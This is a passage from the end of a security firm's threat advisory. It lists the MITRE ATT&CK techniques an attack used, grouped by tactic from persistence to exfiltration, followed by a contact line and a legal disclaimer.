    2. T1078.003 - Valid Accounts: Local Accounts
    3. T1505.003 - Server Software Component: Web Shell

4. Privilege Escalation
    1. T1078.002 - Valid Accounts: Domain Accounts
    2. T1134.001 - Access Token Manipulation: Token Impersonation/Theft
5. Defense Evasion
    1. T1055 - Process Injection
    2. T1134.001 - Access Token Manipulation: Token Impersonation/Theft
6. Credential Access
    1. T1552.001- Unsecured Credentials: Credentials In Files
    2. T1003.002 - OS Credential Dumping: Security Account Manager
7. Discovery
    1. T1087.002 - Account Discovery: Domain Account
    2. T1083 - File and Directory Discovery
    3. T1135 - Network Share Discovery
    4. T1018 - Remote System Discovery
    5. T1082 - System Information Discovery
    6. T1016 - System Network Configuration Discovery
8. Lateral Movement
    1. T1021.001 - Remote Services: SMB/Windows Admin Shares
    2. T1570 - Lateral Tool Transfer
9. Collection
    1. T1560.001 - Archive Collected Data: Archive via Utility
    2. T1074.001 - Data Staged: Local Data Staging
10. Command and Control
    3. T1071.001 - Application Layer Protocol: Web Protocols
    4. T1572 - Protocol Tunneling
    5. T1090.001 - Proxy: Internal Proxy
11. Exfiltration
    1. T1048 - Exfiltration Over Alternative Protocol

If you were impacted by this attack or are seeking guidance on how to prevent similar attacks, please contact us at [email protected] or our 24-hour hotline +1-877-686-8680.

This advisory and any information or recommendation contained herein has been prepared for general informational purposes and is not intended to be used as a substitute for professional consultation on facts and circumstances specific to any entity. While we have made attempts to ensure the information contained herein has been obtained from reliable sources and to perform rigorous analysis, this advisory is based on initial rapid study, and needs to be treated accordingly. Sygnia is not responsible for any errors or omissions, or for the results obtained from the use of this Advisory. This Advisory is provided on an as-is basis, and without warranties of any kind.